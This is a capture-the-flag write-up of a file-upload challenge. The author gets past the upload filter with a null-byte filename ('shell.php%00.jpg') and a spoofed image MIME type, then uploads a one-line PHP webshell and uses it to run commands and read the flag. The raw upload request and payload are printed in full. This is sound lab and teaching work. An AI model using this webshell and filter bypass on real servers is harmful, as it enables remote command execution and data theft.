


The Temple of Thoth
DarkTemplar
Kleopatras_Klantarslen



When we enter the site. This is what we see. The category was file upload. So we obviously have to exploit that somehow. But how? Looking back at the description we see.

DEEP WITHIN AN ANCIENT TEMPLE, OFFERINGS MUST BE MADE TO GAIN THE GODS' FAVOR. THE ALTAR ACCEPTS ONLY SACRED IMAGES—OR SO IT SEEMS.


WITH CLEVER HANDS AND THE RIGHT FORMAT, PERHAPS YOU CAN SLIP IN SOMETHING MORE... DIVINE. IF YOUR OFFERING IS ACCEPTED AND INTERPRETED CORRECTLY, THE GODS MAY WHISPER THEIR SECRETS.

CHALLENGE MADE BY: CATHLEENE SANDGREN


What can we gather from this? Quite a lot actually. "sacred images – or so it seems." tells me that we have to disguise something as an image. But that in reality is something more nefarious.

"If your offering is accepted and interpreted correctly", could mean a couple of things. It could be that the server has to interpret the file as an image, but it could be deeper than that. It could be that we have to get some kind of code to be interpreted in the actual file.

So let's check out what else we can see on the site. There are a bunch of squares at the bottom. This usually tends to happen when a font is missing or something like that. So let's try opening it in another browser and see if that works.




Not quite, but still this gives us more info than before. We can see that they have different values now. And with the fact that the site contains a translator. Makes me think that this might be heiroglyphs. So let's try to translate them.



"Deception", not really anything new. But "addition" is something that could be useful. We might have to add something to the file to make it be able to upload.

To the keen eye we see that there are also small symbols on each side of the text "The Altar of Submission". What if we try to translate that as well?



Awesome, now we get a direct clue. We should be uploading some PHP code that we can use. All of this we've gathered this far makes me think:

We need to upload a webshell in PHP format to the server.

We can only upload "images". So we'll have to obscure the fact that it is an executable php-file.


This is where I was stuck for some time. I tried all manner of different solutions to try to get a working webshell uploaded and interpreted correctly. I read up on file vulnerabilities. But it still didn't click. So I left it for a while. As I came back to it. I had some more energy to once again look through some documentation. That's when I found a list of different ways to obfuscate the file extension in an article.

<https://portswigger.net/web-security/file-upload>

I checked of the ones I had tried already, and then I found out about null byte. Worth a shot

```
15 -----WebKitFormBoundaryZKBmPJ5qZHjHzaNP
16 Content-Disposition: form-data; name="file"; filename="shell.php%00.jpg"
17 Content-Type: image/jpeg
18
19 <?php echo system($_GET['cmd']); ?>
20
21 -----WebKitFormBoundaryZKBmPJ5qZHjHzaNP--
22
```

I inserted it into the file name, made sure it ended with .jpg, and had the MIME type image/jpeg.



It uploaded. And the .jpg extension disappeared. But before we move on. I noticed something interesting here.


A screenshot of a browser address bar. The visible part of the URL is "http://[redacted]:5000".

The port number was different for accessing the file than the page where I uploaded it. Anyways. That's not important for this challenge. But thought it was interesting still. Could have been something in another challenge.

So now let's check and see if it works.



A screenshot of a web browser. The address bar shows a URL ending in "8000/274_shell.php?cmd=whoami". The page content displays "ctfuser ctfuser".

Amazing! We have command injection. So now we just have to scour the server for the flag somewhere. Let's begin with getting our bearings. And check our current directory and what's in it.

A screenshot of a web browser. The address bar shows a URL ending in "8000/274_shell.php?cmd=pwd". The page content displays "/app/uploads /app/uploads".A screenshot of a web browser. The address bar shows a URL ending in "8000/274_shell.php?cmd=ls". The page content displays a list of files: "271_shell11.png 272_shell.php 273_test.jpg 274_shell.php 274_shell.php".

Hmm. Seems like others had the same idea, I actually just could have used one of their. But I learn more by doing it myself instead of trying to find a shortcut like that.

So we know where we are. Let the traversing begin.

A screenshot of a web browser. The address bar shows a URL ending in "8000/274_shell.php?cmd=ls%20..". The page content displays a list of files and directories: "__pycache__ app.py requirements.txt static templates translator.py uploads uploads".A screenshot of a web browser. The address bar shows a URL ending in "8000/274_shell.php?cmd=ls%20../..". The page content displays a list of system directories: "app bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var var".

Okay, so nothing really interesting in the first directory. But now that we're down to / we can start checking things. So why not start with home?

A screenshot of a web browser's address bar. It features a dark background with navigation icons (back, forward, refresh) on the left. A red warning triangle icon is followed by the text "Not secure". The URL is partially visible, showing "8000/274_shell.php?cmd=ls%20../../home".


ctfuser ctfuser

Allright. There's our users home directory. Let's see what's in it.

A screenshot of a web browser's address bar, similar to the first one. The URL is updated to "8000/274_shell.php?cmd=ls%20../../home/ctfuser".

flag.txt flag.txt

Nice, could be our actual flag. We'll see what it contains.

A screenshot of a web browser's address bar. The URL is updated to "8000/274_shell.php?cmd=cat%20../../home/ctfuser/flag.txt".

O24{54cr3d_up104d_3xp10i7} O24{54cr3d_up104d_3xp10i7}

Bingo! There it is. Another one to add to the collection.